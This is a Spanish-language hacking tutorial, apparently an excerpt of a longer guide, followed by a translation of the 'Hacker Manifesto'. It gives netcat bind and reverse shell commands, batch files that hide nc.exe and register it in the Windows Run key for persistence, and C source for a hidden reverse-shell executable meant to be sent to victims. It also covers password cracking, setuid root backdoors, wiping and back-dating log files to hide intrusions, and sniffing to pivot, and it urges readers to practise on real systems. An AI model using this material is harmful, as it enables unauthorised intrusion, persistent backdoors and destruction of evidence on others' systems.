nc Ahí invocamos al NetCat. **-l** Para poner a la escucha un puerto. **-e** Sirve para llamar a la ejecución de un programa. **/bin/sh** Es la shell de Linux. En windows sería cmd.exe. **-p** Para indicar qué puerto queremos poner a la escucha

De tal manera que lo que hacemos en la víctima es poner a la escucha el puerto 6000, sirviendo para alguna conexión remota el programa /bin/sh, que es la shell de Linux. Si la víctima es un SO Windows, este progama sería cmd.exe. Una vez hecho eso en la víctima nos queda conectar con ella, con la máquina atacante. Para ello simplemente indicamos IP y PUERTO:

```
nc -vv <IP> <PUERTO>
```

Donde:
-vv Sirve para dar más datos (doble verboso). **<IP>** Aquí va la IP de la víctima. **<PUERTO>** Aquí el Puerto de conexión.

En este ejemplo el comando quedó de la siguiente manera:

```
nc -vv 192.168.1.34 6000
```

Y obtendremos una shell de nuestra máquina Linux.

NOTA: En este ejemplo no aparece el clásico "c:\" porque la víctima es un SO Linux, si fuera un Windows si aparecería. Otra cosa importante a decir es que si tenemos un router o firewall, debemos abrir los puertos, de otro modo, nada servirá.

Transfiriendo archivos

Máquina Cliente (192.168.0.1)

`nc 192.168.0.2 5607 < hack.txt` Control-C

Se conecta a 192.168.0.2 en el puerto 5607, Control-C para completarlo.

Máquina Servidor (192.168.0.2)

`nc -l -p 5607 > hack.txt`

Escucha en el puerto 5607. Se configura para recibir archivo y copiarlo a /DirDestino/archivo

Conectarse a Puertos

Máquina Cliente (192.168.0.1):

Conectarse a puertos

1. `nc -v 192.168.0.2 21`
Conectarse a puerto 21

2. `nc -v 192.168.0.2 79`
Intentar 79 (finger) para obtener nombres de cuentas

3. `nc -t 192.168.0.2 23`

Obtener un login Telnet (si se configuraron las características especiales al compilar NetCat)

Obtener una consola inversa
Para mí, esta es la manera más eficaz de obtener una shell, porque no nos conectamos a la víctima, es ella quien se conecta a nosotros. Veámoslo con un ejemplo: En la máquina atacante ponemos este comando:

`nc -vv -l -p 6000`

Ponemos a la escucha el puerto 6000. En la máquina víctima (Linux) tecleamos el siguiente comando:

`nc -e /bin/sh 192.168.1.33 6000`

La víctima sirve la shell y se conecta al atacante. Esto tiene muchas ventajas, ya que si por ejemplo se tiene una víctima con IP Dinámica (la IP cambia cada cierto tiempo) no se podrá tenerla como víctima el tiempo que se desee, y al intentar la conexión no se completará porque su IP habrá cambiado. Pero si en cambio, es ella la que se conecta a uno, ahí es ganancia, porque se puede poner un dominio NO-IP, por ejemplo, y cada vez que nos pongamos a la escucha se recibirá la shell.

Ejemplos de Archivos de Procesos por Lotes (Windows)
Los que siguen son dos archivos de procesos por lotes que pueden ser editados y usados muy discretamente para ejecutar los comandos en el sistema blanco. De modo igual de discreto, agrega una entrada al registro de Windows que inicia al escuchador cada vez que el sistema se inicia.

reg.exe (47KB)
nc.exe (58KB)

Archivo de proceso por lotes 1

```
@echo off
move nc.exe %systemroot%\system32
start %systemroot%\system32\nc.exe -L -d -e cmd.exe -p 1000
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\microsoft\windows\CurrentVersion\Run\ /v Rundllcms /t REG_SZ /d "%windir%\system32\nc.exe -L -d -e cmd.exe -p 1000"
exit
```

Archivo de proceso por lotes 2

```
@echo off
move nc.exe %systemroot%\system32
start %systemroot%\system32\nc.exe 192.168.0.1 1080 | cmd.exe | nc.exe  192.168.0.1 8888
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\microsoft\windows\CurrentVersion\Run\ /v Rundllcms /t REG_SZ /d "%windir%\system32\nc.exe 192.168.0.1 1080 | cmd.exe | nc.exe  192.168.0.1 8888"
exit
```

¿De qué sirve el NetCat si hay que tener acceso físico a la PC? Pues no. No necesariamene hay que tener acceso físico a la PC. Aquí abajo hay un exploit para windows (para Linux no hay virus, ni exploit ni nada [si los hay, pero no de NetCat]) con el que se podrá recibir una shell inversa:

```
#include <winsock2.h>
#include <stdio.h>
#include <windows.h>
#pragma comment(lib,"ws2_32")
int main(int argc, char *argv[])

{
        ShowWindow(GetForegroundWindow(),SW_HIDE);
        WSADATA wsaData;
        SOCKET hSocket;
        STARTUPINFO si;
        PROCESS_INFORMATION pi;
        struct sockaddr_in addr;
        memset(&addr,0,sizeof(addr));
        memset(&si,0,sizeof(si));
        WSAStartup(MAKEWORD(2,0),&wsaData);
        hSocket =
WSASocket(AF_INET,SOCK_STREAM,NULL,NULL,NULL,NULL);
        addr.sin_family = AF_INET;
        addr.sin_port = htons(PUERTO); //Atención a esta línea, aquí va el puerto de conexión NetCat
        addr.sin_addr.s_addr = inet_addr("Aquí TU IP O DOMINIO NO-IP"); //Atención, aquí va tu IP
        connect(hSocket,(struct
sockaddr*)&addr,sizeof(addr));
        si.cb = sizeof(si);
        si.dwFlags = STARTF_USESTDHANDLES;
        si.hStdInput = si.hStdOutput =
si.hStdError = (void *)hSocket;
CreateProcess(NULL,"cmd",NULL,NULL,true,NULL,NULL,NULL,&si,&pi);
        ExitProcess(0);
}
```

Está en C++ y hay que cambiarle un par de cosas. Hecho esto, lo único que hay que hacer es compilarlo y hacer un EXE, para ello podemos usar DevC++ u otro compilador. Enviamos este ejecutable, y ponemos a la escucha con el puerto que se haya puesto, y cuando la víctima lo ejecuta ya tendremos una shell inversa. También podemos crear un BAT (archivos de procesos por lotes), que descargue el nc y haga la conexión. Hay muchas utilidades por ahí, por ejemplo, esta: http://venus.walagata.com/w/nc2k5/1401581.rar

La Hora de la Verdad

A la hora de hackear un sistema se pueden distinguir varios pasos diferenciados.

1. Introducirse en el sistema que tengamos como objetivo.
2. Una vez conseguido el acceso, conseguir privilegios de root (Super Usuario).
3. Borrar nuestras huellas.
4. Poner un sniffer para tener acceso a otros sistemas.

Paso 1 - Introducirse en el sistema
Los fallos de seguridad que se aprovechan para conseguir introducirse en el sistema están basados por lo regular en los protocolos TCP/IP, en servicios de red como el NFS o NIS o en los comandos "r" de Unix.

Los protocolos basados en TCP/IP que se suelen aprovechar son Telnet, FTP, TFTP, SMTP, HTTP, etc. Cada uno de ellos tiene sus propios agujeros de seguridad que se van parcheando con nuevas versiones de estos protocolos, pero siempre aparecen nuevos bugs. Explicar cada uno de los protocolos TCP/IP puede llevarnos mucho tiempo, así que paso a otra cosa.

Servicios de red
NFS = Network File System
Es un servicio de red por el cual varias máquinas clientes comparten uno o varios directorios que se encuentran fisicamente en una máquina llamada servidor. Una máquina cliente, a pesar de no poseer fisicamente dichos directorios, puede montarlos de tal forma que puede acceder a ellos como si los poseyera. Otra cosa muy distinta es lo que se pueda hacer con los archivos incluidos en dichos directorios (si se pueden borrar, modificar, alterar los permisos, etc), lo cual depende de la configuración del NFS.

En la mala configuración del NFS es donde estriban siempre sus fallos de seguridad.

NIS = Network Information Service
Es un servicio por el cual varias máquinas comparten varios "mapas". Los mapas son archivos como passwd, hosts, etc. Por ejemplo, un usuario puede entrar con la misma cuenta en todas las máquinas que compartan un mismo mapa de passwords. Los mapas son consultados por las máquinas clientes a las máquinas que contengan los mapas, que son los servidores.

Existe un programa llamado YPX que sirve para extraer estos mapas (incluído el archivo passwd, donde están incluídas todas las passwords de los usuarios) de un servidor de NIS aunque la máquina en la que estemos no sea una máquina cliente.

Comandos "r"
Son comandos exclusivos del SO Unix. La "r" es de remote. En el sistema hay un archivo llamado **host.equiv** y cada usuario suele tener en su directorio home (que es el directorio reservado a cada usuario para su propio uso del sistema) un archivo llamado **.rhosts**. Dependiendo de la configuración de estos dos archivos se podrá o no acceder a dicho computador desde otro sistema unix sin necesidad de password con los comandos **rlogin** o **rsh**.

Aparte de estas formas básicas, existen otras formas más avanzadas de acceder a un sistema como el IP Spoofing, fallos de seguridad en el Web y el Java, recompilando librerías del telnet, UUCP, etc.

Existen dos formas básicas de introducirse en el sistema:

1 - Entrar directamente sin necesidad de poseer una cuenta en el sistema objetivo. Por ejemplo por comandos "r" o por algún bug (alterar el archivo passwd del computador objetivo por rsh, alterar el archivo .rhosts de algún usuario por NFS, etc...desde luego hay formas más avanzadas de conseguir esto).

2 - Conseguir el archivo passwd del sistema objetivo y crackearlo. El archivo passwd contiene los logins de los usuarios y su correspondiente password encriptadas (entre otras cosas). Para averiguar el password de cada usuario se utiliza un programa crackeador (existen varios, para unix el más famoso es el Crack, para MS-DOS están el JackCrack, Hades, Crack, BCrack, etc) que encripta cada palabra de un diccionario y las compara con la cadena encriptada del archivo passwd, cuando las cadenas encriptadas coinciden entonces la palabra del diccionario que el programa ha encriptado en ese momento es el password buscado.

Paso 2 - Conseguir privilegios de root una vez conseguido el acceso
En este caso, los fallos de seguridad que explotaremos serán los del propio SO Unix, a diferencia de cuando teníamos que introducirnos en el sistema, que explotábamos los agujeros de seguridad de los protocolos o servicios de red.

Nota: De todas formas, hay que tener en cuenta que aunque explotemos los bugs de los protocolos TCP/IP, esto no significa que estos bugs nos vayan a funcionar con cualquier SO. Más bien al contrario, estos bugs funcionan casi exclusivamente en el SO Unix pero en otros SOs como VMS o VM no funcionarán. Estos sistemas operativos tendrán sus propios bugs respecto a los protocolos TCP/IP (de los cuales existe muy poca información por no decir ninguna).

Una vez introducidos en el sistema, habrá que conseguir dos cosas:

Conseguir privilegios de root. Esto se puede conseguir mediante varios bugs dependiendo del tipo de Unix en el que nos estemos moviendo (aix, sun, solaris, hp-ux, etc...) y de cómo esté configurado dicho sistema. Existen varias fuentes de información en Internet para conocer bugs, algunas de esas fuentes se limitan a indicar la existencia del bug señalando el tipo de unix en el que funciona y otras incluso publican en la red programas para explotarlos. Entre dichas fuentes de información (mailing lists la mayoría) están el CERT, BUGTRAQ, BoS, comp.security.unix, alt.2600 y un largo etc.En general los bugs se pueden clasificar en varias categorías, pero eso en todo caso lo mencionaré más adelante, por ahora esto es un pequeño resumen.

Mantener los privilegios de root. Existen diversas formas de mantener los privilegios de root, es decir, asegurarnos de que la próxima vez que entremos al sistema con la cuenta de un usuario que posea privilegios normales, podamos conseguir privilegios de root de forma fácil y sin complicaciones.

Quizá la forma más utilizada de conseguir esto sea el sushi (set-uid-shell) o también llamado "huevo". Consiste en que, una vez alcanzados los privilegios de root, copiamos un shell (el archivo /bin/sh) a un directorio público (en el que un usuario normal pueda ejecutar los archivos) y le cambiamos el nombre al que nosotros queramos. Nos aseguramos de que el shell copiado tenga como owner (propietario del archivo) al root y cambiamos los permisos del archivo (con el comando chmod) con las cifras 4755. Por ahora no hay que preocuparse de lo que significan dichas cifras, pero la primera cifra, el 4, significa que cualquier usuario que ejecute dicho archivo lo estará ejecutando con los privilegios del owner. Como en este caso el owner es el root y el archivo en cuestión es una shell, el sistema nos abrirá un shell con privilegios de root.

De esta forma, la próxima vez que accedamos al sistema con la cuenta de un usuario normal, sólo tendremos que cambiarnos al directorio donde hayamos copiado el shell, ejecutarlo y ya seremos root sin las complicaciones de tener que explotar un bug.

Los sushis también tienen sus inconvenientes, ya que pueden ser fácilmente localizados por los administradores (mediante el comando find, por ejemplo) revelando nuestra presencia en el sistema. Para evitar esto hay otras formas de mantener los privilegios en el sistema o de modificar ligeramente los sushis para que no puedan ser detectados tan fácilmente.

Paso 3 - Borrar nuestras huellas
Este paso es importante, ya que de nada nos habrá servido habernos introducido en el sistema y haber conseguido el nivel de root si al día siguiente nos han cortado el acceso debido a que hemos dejado huellas por todas partes.

El SO Unix guarda varios registros (logs) de las conexiones de los usuarios al sistema. Existen varios archivos y comandos que ayudan al administrador a conocer todos los detalles acerca de las conexiones de los usuarios. Aparte de estos archivos y comandos, existen diversas facilidades y aplicaciones que realizan un registro continuado y exhaustivo acerca de las actividades del usuario dentro del sistema.

Archivos:
(Cuando pongo dos directorios significa que el archivo puede estar en cualquiera de esos dos directorios).

utmp: Guarda un registro (log) de los usuarios que están utilizando el sistema mientras están conectados a él.
Directorios: /var/adm/utmp /etc/utmp

wtmp: Guarda un log cada vez que un usuario se introduce en el sistema o sale del sistema.
Directorios: /var/adm/wtmp /etc/wtmp

lastlog: Guarda un log del momento exacto en que un usuario entró por última vez.
Directorio: /var/adm/lastlog

acct: Registra todos los comandos ejecutados por cada usuario (aunque no registra los argumentos con que dichos comandos fueron ejecutados).

Directorio: /var/adm/acct

En algunos sistemas el archivo acct se puede llamar **pacct**.

Comandos:

who: Permite saber quién está conectado al sistema en el momento en que ejecutamos el comando.

finger: Lo mismo que el comando who, con el añadido de que se puede aplicar a otras máquinas. Es decir, podemos saber qué usuarios están conectados a una determinada máquina en el momento en que ejecutamos el comando.

users:
Igual que el who.

rusers: Igual que finger, pero la máquina remota debe utilizar el SO Unix.
Los comandos who, finger, users y rusers toman la información que sacan en pantalla del archivo utmp.

last
Nos permite saber cuando fue la última vez que se conectó un usuario. El comando last toma la información que saca en pantalla del archivo wtmp.

ps: Permite saber qué procesos están siendo ejecutados por el sistema y que usuarios los ejecutan. El comando ps ofrece una información mucho más completa de quién está utilizando el sistema puesto que un usuario que no aparezca en los archivos utmp o wtmp puede tener procesos ejecutándose, por lo que el comando ps ofrecerá la información de quién está ejecutando dichos procesos. En contrapartida, la información que ofrece el comando ps es más complicada de interpretar que la información ofrecida por el resto de comandos.

accton: Activa un proceso llamado accounting, que es el que proporciona información al archivo acct.

lastcomm: Permite saber qué comandos han ejecutado los usuarios.

acctcom: Igual que lastcomm pero exclusivamente para Unix del tipo SYSTEM V.
Los comandos lastcomm y acctcom toman la información que sacan por pantalla del archivo acct (pacct en algunos sistemas.) Por lo tanto, si queremos borrar nuestras huellas del sistema, bastará con borrar cualquier log relativo a nuestro usuario de los archivos utmp, wtmp y acct. Esto se puede hacer de dos formas:

archivos utmp y wtmp:
1 - No borramos los archivos pero los dejamos con cero bytes. Sólo se utiliza como último recurso por suscitar muchas sospechas por parte de los administradores. Hay hackers que opinan que esto es incluso peor que no borrar los logs.

2 - Los archivos utmp y wtmp no son archivos de texto, es decir, no se pueden editar con un editor de textos. Sin embargo, existen programas llamados zappers (debido a que el programa más famoso de este tipo se llama **zap**) que pueden borrar los datos relativos a un usuario en particular de estos archivos dejando el resto de los datos relativo a los demás usuarios intacto.

archivo acct:
Cuando el accounting está activado (es decir, cuando el sistema recoge información acerca de los comandos ejecutados en el archivo acct) es bastante complicado borrar nuestras huellas, de hecho no se pueden borrar del todo, aunque sí se pueden reducir a una mínima información de nuestra presencia en el sistema.

1 - Lo primero que hacemos nada más entrar en el sistema es copiar el archivo acct a otro archivo y lo ultimo que hacemos antes de abandonar el sistema es copiar dicho archivo de nuevo al acct, de modo que los comandos que hemos ejecutado durante la sesión no aparecen en el archivo acct.
Problema: Nuestra entrada en el sistema queda registrada, así como las dos copias.

2 - Dejamos el archivo acct a cero bytes. Como antes, esto es bastante sospechoso para un administrador, además, algunos sistemas reaccionan mal y paran el proceso de accounting, para no levantar sospechas habría que reactivarlo con el comando accton.
Problema: Bastante sospechoso. El propio comando accton quedaría registrado como ejecutado por nuestro usuario.

3 - Hacerse un editor para el archivo acct que borrara los datos correspondientes a nuestro usuario y dejara intactos los datos relativos al resto de los usuarios. Existen unos pocos programas que hacen esto.
Problema: La ejecución del programa editor que borra nuestras huellas quedaría registrado como ejecutado por nuestro usuario.

Afortunadamente, no hay muchos sistemas que tengan activado el accounting debido a la cantidad de capacidad que es necesaria para guardar los comandos ejecutados por cada usuario.

Aparte de los archivos utmp, wtmp, acct y lastlog, hay que tener en cuenta otras facilidades y aplicaciones que posee el SO Unix que permiten al administrador vigilar ciertos aspectos críticos relativos a la seguridad y al mantenimiento del sistema.

Syslog
Syslog es una aplicación que viene con el SO Unix. El SO Unix se puede configurar de tal forma que determinados programas, procesos o aplicaciones generen mensajes que son enviados a determinados archivos donde quedan registrados dichos mensajes. Estos mensajes son generados cuando se dan unas determinadas condiciones, ya sean condiciones relativas a seguridad, mantenimiento o simplemente de tipo puramente informativo. Para conseguir esto hay que configurar varias cosas:

A - Decidir qué programas, procesos y aplicaciones pueden generar mensajes. (Pongo los principales)

kern: mensajes relativos al kernel.
user: mensajes relativos a procesos ejecutados por usuarios normales.
mail: mensajes relativos al sistema de correo.
lpr: mensajes relativos a impresoras.
auth: mensajes relativos a programas y procesos de autentificación (aquellos en los que estén involucrados nombres de usuarios y passwords, por ejemplo login, su, getty, etc).
daemon: mensajes relativos a otros demonios del sistema.

B - Decidir qué tipos de mensajes pueden generar cada uno de esos programas, procesos o aplicaciones.

emerg: emergencias graves.
alert: problemas que deben ser solucionados con urgencia.
crit: errores críticos.
err: errores ordinarios.
warning: avisos.
notice: cuando se da una condición que no constituye un error pero a la que se le debe dar una cierta atención.
info: mensajes informativos.

C - Decidir a qué archivos van a parar dichos mensajes dependiendo del tipo al que pertenezca el mensaje correspondiente. Syslog cumple su función mediante el syslogd (syslog daemon o en castellano el demonio syslog).

El syslogd lee su configuración del archivo /etc/syslog.conf. Dicho archivo contiene la configuración relativa a qué eventos del sistema son registrados y en qué archivos son registrados. Los archivos a los cuales se mandan los registros (logs) pueden estar situados en la misma máquina en la que estamos trabajando o en otra máquina de la red.

Cómo borrar las huellas relativas al syslog: Bien, nuestras andanzas por el sistema cuando hemos accedido a él y cuando nos hemos convertido en root, pueden generar diversos mensajes registrados por el syslogd y guardados en los archivos indicados en el **/etc/syslog.conf**

A diferencia de los archivos utmp, wtmp, acct y lastlog, los archivos en los que se guardan los registros del syslog sí se pueden editar con un editor de textos.

Para poder borrar estas huellas necesitamos tener privilegios de root, naturalmente. Bastará con examinar el archivo /etc/syslog.conf para saber los archivos que guardan los registros del syslog. Después miraremos cada uno de esos archivos comprobando que no hay ningún mensaje relativo a nuestra intrusión en el sistema (los mensajes del estilo "login: root LOGIN REFUSED on ttya" a ciertas horas de la noche son bastante sospechosos).

En caso de que lo haya, lo borramos y cambiamos la fecha del archivo con el comando touch de forma que coincida la fecha del último mensaje (después de haber borrado nuestras huellas) con la fecha del archivo. Si no lo hacemos así, algún administrador demasiado suspicaz puede comprobar que las fechas no coinciden y deducir que alguien ha modificado el archivo (esta es una precaución extrema pero la recomiendo por experiencia). Si es necesario, y solo si es necesario, habría que cambiar la fecha de los directorios en los que estén incluídos los archivos que guardan los logs.

Si en el archivo /etc/syslog.conf hay mensajes que se destinan a /dev/console eso significa que los mensajes (ya sean de error, alerta o emergencia) salen directamente en la pantalla del root (o sea, en la consola). En este caso no se puede hacer nada (que yo sepa), pero mensajes de este tipo suelen estar generados por alertas bastante graves como por ejemplo intentar acceder con la cuenta de root directamente o utilizar el comando su para intentar convertirse en root, etc. Es decir, cuanto más sigilosos seamos a la hora de hacernos root y menos ruido armemos más posibilidades tendremos de no aparecer en este tipo de logs.

TCP-Wrapper
Se trata de una aplicación que proporciona una serie de mecanismos para el registro (logging) y filtro (filtering) de aquellos servicios invocados o llamados a través del inetd (internet daemon). Con esta herramienta el administrador posee un control absoluto de las conexiones hacia y desde su máquina.

Puede, entre otras muchas cosas, filtrar un servicio de internet como por ejemplo el telnet, ftp, etc de forma que nadie pueda conectarse al sistema desde otra máquina o puede especificar una lista de máquinas que sí pueden conectarse (y las demás no podrán). Además, el administrador es informado en todo momento y con todo lujo de detalles de las conexiones que se han hecho desde su máquina y hacia su máquina con cualquiera de los diferentes servicios de internet (telnet, ftp, finger, etc...)

Como en el syslog, para borrar nuestras huellas del tcp-wrapper, tendremos que buscar posibles huellas mirando el archivo de configuración (alojado normalmente en el directorio /etc), borrar dichas huellas y cambiar las fechas de los archivos correspondientes.

Bien, hemos visto hasta aquí un resumen sobre cómo borrar nuestras huellas. Nos hemos extendido un poco en este tema, porque es crítico que la gente adquiera conciencia de que la importancia radica, más que en controlar el sistema (convertirse en root), en saber ocultarse en él (aunque es una opinión personal).

Podría parecernos bastante pesado el borrar todas las posibles huellas que hayamos dejado en el sistema objetivo, pero en algunas ocasiones, una vez que hayamos visto los archivos de configuración es posible preparar un **shell script** (equivalente a los archivos batch, que tienen extensión **.bat** en MS-DOS, aunque la programación en shell es infinitamente más potente) que haga todo el trabajo por nosotros en cuestión de borrar las huellas.

Existen en Internet diversos tutoriales y manuales para aprender a programar scripts. Cuando hallamos creado, o bajado de la red uno, lo podemos dejar bien camuflado en el sistema para que la siguiente vez que entremos lo podamos ejecutar (utilizando como parámetros el usuario con el que hayamos entrado, el terminal por el que hayamos entrado, la hora a la que hayamos entrado, etc..) esto nos ahorrará todo el trabajo pesado.

Para terminar, debemos tener siempre en mente que, aunque seamos perfectamente invisibles en el sistema, cualquier usuario que esté conectado al mismo tiempo que nosotros podría detectarnos viendo el terminal por el que hemos entrado.

El archivo **/dev/** correspondiente a nuestro terminal tendría como propietario (owner) al usuario con el que hemos entrado en el sistema, además, la fecha del archivo /dev/ correspondiente al terminal también nos delataría.

Una forma de evitar sería que tendríamos que cambiar de owner el archivo correspondiente al terminal (teniendo privilegios de root naturalmente) al owner que tengan los otros terminales a los cuales no hay nadie conectado (es decir, al owner de los terminales por defecto que normalmente es el root). De todas formas, esto último, junto con lo de cambiar de fecha ciertos archivos de logs, son medidas quizá extremas, pero vuelvo a insistir que son muy recomendables.

Por último, la cuestión de ocultar o camuflar procesos mientras los estamos ejecutando es otra cuestión que se tratará en otro mensaje si tienes la paciencia de seguir.

Ya hemos visto de forma resumida y sin detallar algunas técnicas sobre cómo conseguir acceso, conseguir privilegios y borrar nuestras huellas. Vamos a ver el último paso, cómo conseguir acceso a otros PCs una vez controlado el host que hayamos hackeado (es decir, después de asegurarnos que hemos borrado absolutamente todas nuestras huellas y de implantar algún sushi u otro método análogo para conseguir privilegios de root).

Una vez controlado el host que teníamos como objetivo, podemos hacer todo lo que queramos en el sistema, aunque hay que tener en cuenta que nuestras acciones pueden ser registradas por el syslog, tcp-wrapper u otra utilidad que genere logs, por lo que cuando vayamos a irnos del sistema siempre tendremos que comprobar antes que no hemos dejado registros (logs).

Paso 4 - Poner un sniffer para tener acceso a otros sistemas
Bien, para conseguir acceso a otros sistemas desde el host que hemos hackeado existen varias técnicas. La más sencilla y la primera que se suele probar es consultando los archivos .rhosts de los usuarios e intentando acceder a los sistemas incluídos en dichos archivos mediante rlogin o rsh. También se puede intentar acceder a otros sistemas de la red con los comandos "r" aunque no estén incluídos en los archivos .rhosts o en el archivo host.equiv.

Hay varias formas más o menos sofisticadas que nos permitan conseguir información desde el sistema en el que nos encontramos y que nos permita acceder a otros sistemas de la red. Quizá el método más famoso y más eficiente sea la colocación de un sniffer.

Consejos Finales

1 -En el caso de que se consiga alguna cuenta para acceder a la computadora, es posible que no sepamos muy bien cómo podremos reaccionar, o qué hacer a continuación. Es en este momento donde toma importancia la organización que mencionamos al inicio de este documento.

En ningún momento debe uno ponerse nervioso o intentar cosas a tontas y locas. Si se empieza a sentir que se pierde la calma, lo mejor es apartarse de la pantalla diez o quince minutos, relajarse, y después intentar hallar un camino para conseguir privilegios.

Para intentar conseguir privilegios de root es fundamental ante todo que hagamos una distinción de los bugs que podemos intentar explotar y aquellos que los que no debemos intentarlo (debido a que si son bugs de otro SO Unix distinto a aquel en que estamos operando, no servirán de nada), por eso se aconseja la distribución en directorios de los bugs según el sistema o protocolo al que afecten. Esta organización nos evitará pérdidas de tiempo valioso (con lo que aumenta la impaciencia del hacker principiante) y ayudará a diferenciar las técnicas de hacking que se pueden intentar de aquellas que no debemos ni siquiera pensar en aplicar.

A la hora de intentar explotar algún bug relativo al sistema que estemos hackeando, también es importante tener los exploits bien organizados y convenientemente editados (muchas veces los exploits vienen mezclados en mensajes de texto) para que lo único que tengamos que hacer sea subirlos por FTP al sistema y ejecutarlos (y compilarlos si no fueran shell scripts).

2 -En caso de que no funcione ningún bug en el sistema de los que tenemos, ante todo mucha calma.

Importante: En este caso, lo que debemos buscar es dejar las menos huellas posibles en el sistema. Las huellas que hemos dejado hasta el momento no podremos borrarlas si no sabemos como hacerlo, así que debemos esperar a que el administrador no se dé cuenta de las intrusiones (tanto en el utmp, wtmp o los logs del syslog).

No debemos intentar hacer las cosas a lo loco, como explotar bugs que funcionan en otros sistemas porque lo único que conseguiremos será dejar más huellas y perder el tiempo.

Lo que sí se puede hacer es intentar explotar bugs que afecten a los sistemas Unix en general (hay algunos) o bugs que afecten a alguno de los protocolos TCP/IP. Si siguen sin funcionar ninguno, podremos dedicarnos a explorar el sistema (hasta donde permitan los privilegios) para tener una visión general de cómo está protegido el sistema (por ejemplo viendo si los usuarios tienen archivos .rhosts, si determinados archivos tienen permisos set-uid, que propietario tienen determinados archivos, etc...), y a partir de ahí tenemos dos opciones principales (puede haber más, pero yo siempre utilizo una de estas dos):

I - Olvidarse durante unos 2 días del sistema que intentamos hackear y aprender todo lo que podamos sobre el SO Unix que utiliza esa máquina, ya sea buscando bugs más modernos que sirvan para la versión del sistema que intentamos hackear como examinando FAQs, documentos o páginas html que traten sobre dicho sistema en general y su seguridad en particular, etc...

II - Hackear otra máquina del mismo dominio y que sea más fácil de penetrar, es decir, que sea mucho más insegura. Existen sistemas más "fáciles" o "inseguros" que otros debido a que se conocen más bugs sobre ellos. Seguramente el SunOS 4.1.x sea el sistema del que se conocen más bugs. Este método suele ser el más utilizado cuando una máquina se nos resiste debido a que existen más recursos al hackear una máquina (con técnicas que permiten conseguir privilegios de root a la vez que conseguimos entrar en dicha máquina) desde una máquina de su mismo dominio, que desde una máquina que no pertenezca a su dominio.

3 - Cuando no conseguimos acceder a una computadora que pretendemos hackear, el recurso que más se suele utilizar es el que hemos comentado antes. Se trata de hackear otra máquina del mismo domino que sea más insegura y desde esa máquina hackear la máquina que nos hemos puesto por objetivo.

I - La forma más sencilla es poner un sniffer en la máquina insegura que hemos hackeado esperando conseguir una cuenta de la máquina objetivo que pretendemos hackear.

II - Como se mencionó anteriormente, existen muchos más recursos para hackear una máquina desde otra máquina de su mismo dominio de los que se pueden utilizar al tratar de hackearla desde una máquina que no es de su propio dominio. Por ejemplo aprovechando los archivos .rhosts mediante los comandos rlogin o rsh, comprobando si la máquina objetivo exporta directorios a la máquina que hemos hackeado, etc...

Para terminar, un par de consejos para determinadas situaciones que se aprenden a resolverlas a base de práctica, práctica y más práctica.

4 - Nunca debemos tener miedo de intentar hacer cosas dentro del sistema. No debemos pensar que seremos atrapados y que nos van a cerrar el acceso.

Si nos atrapan y cierran el acceso, pues mala suerte, eso forma parte del aprendizaje. Simplemente nos vamos a ejercer el Oficio a otro sistema y se acabó (incluso puede ser otro sistema del mismo dominio), pero siempre hay que experimentar, intentar las cosas, no limitarnos a leerlas en un papel.

Una cosa es seguro, nos descubrirán muchas veces y nos cerrarán el acceso otras tantas, pero cada vez aprenderemos más, nos espabilaremos y poco a poco lo iremos haciendo mejor. Los errores cometidos una o dos veces, más adelante no volveremos a cometerlos. En definitiva: siempre puede dar un poco angustia el que nos cierren el acceso a alguna computadora a la que ya habíamos conseguido entrar.

5 - Muchas veces intentaremos compilar un programa para explotar algún bug y dará errores cuando se supone que debía compilar correctamente. Depurar los programas también forma parte de las labores del hacker. Con la práctica se aprenderá a reconocer porqué tal o cual código fuente no compila correctamente.

Cualquier persona leer un montón de documentos sobre hacking como este, pero si quieres aprender a hackear de verdad lo mejor es la práctica y ponerse manos a la obra cuanto antes, y que uno se convierta en su propio profesor.

Y quién sabe... quizá te puedas poner un poco fanfarrón y escribas un documento como éste.

Manifiesto Hacker

Este manifiesto lo escribió un sujeto que se hizo llamar El Mentor. Aunque se encuentra un poco fuera de lugar y desfasado, encierra mucho de la cultura que se comenzó a fraguar en aquellos años cuando el Internet iniciaba su camino a la popularización y que terminó siendo masivo a mediados de los noventa. Una parte de este escrito se menciona en la película Hackers.

Hoy han atrapado a otro, aparece en todos los periódicos. “Joven detenido por delito informático”, “hacker arrestado por irrumpir en sistema bancario”.

“Malditos chiquillos, son todos iguales”
¿Pero pueden, con su psicología barata y su cerebro de los años cincuenta, siquiera echar un vistazo a lo que existe detrás de los ojos de un hacker? ¿Se han parado alguna vez a pensar qué es lo que les hace comportarse así, qué les ha convertido en lo que son? Yo soy un hacker, entra en mi mundo. Mi mundo comienza en la escuela. Soy más listo que el resto de mis compañeros, lo que enseñan me aburre sobremanera.

“Malditos profesores. Son todos iguales”. Puedo estar en la escuela o en un instituto. Les he oído explicar cientos de veces cómo es que se reducen las fracciones. Todo eso ya lo entiendo. “No, Sr. Smith, no tengo el trabajo en papel. Lo tengo guardado dentro de mi cabeza”.

“Malditos chiquillos. Seguro que lo ha copiado. Son todos iguales”.
Hoy he descubierto algo. Una computadora. Esto es bueno. Hace lo que yo quiero que haga. Si comete errores, es porque yo le he dicho que lo haga. No porque yo no le agrade, me tenga miedo, piense que soy un listillo o no le guste ni enseñar ni estar aquí.

Malditos chiquillos. A todo lo que se dedican es a jugar. Son todos iguales. Entonces ocurre algo... se abre una puerta a un nuevo mundo... todo a través de la línea telefónica, como la heroína abriéndose paso en el interior de las venas, se emana un pulso electrónico, buscaba un refugio ante las incompetencias de todos los días... y me encuentro con un teclado.

“Es esto... aquí es a donde pertenezco...”. Conozco a todo el mundo... aunque jamás me haya cruzado con ellos, les dirigiese la palabra o escuchado su voz... los conozco a todos... malditos chiquillos. Ya está enganchado otra vez al teléfono.

Son todos iguales... puedes apostar lo que quieras a que son todos iguales... les das la mano y se toman el brazo... y se quejan de que se lo damos todo tan masticado que cuando lo reciben ya ni siquiera tiene sabor. O nos gobiernan los sádicos o nos ignoran los apáticos. Aquellos que tienen algo que enseñar buscan desesperadamente alumnos que deseen aprender, pero es como querer encontrar una aguja en un pajar.

Este mundo es nuestro... el mundo de los electrones y los interruptores, la belleza del baudio. Utilizamos un servicio que ya existe, sin pagar por esto que podría haber sido más barato si no fuese por los especuladores. Y nos llaman a nosotros delincuentes. Buscamos ampliar nuestros conocimientos... y nos llaman delincuentes. Nosotros no diferenciamos el color de la piel, ni la nacionalidad, ni la religión... y ustedes nos llaman delincuentes. Construyen bombas atómicas, hacen la guerra, asesinan, estafan al país y nos mienten tratando de hacernos creer que son buenos, y aún así nos tratan de delincuentes.

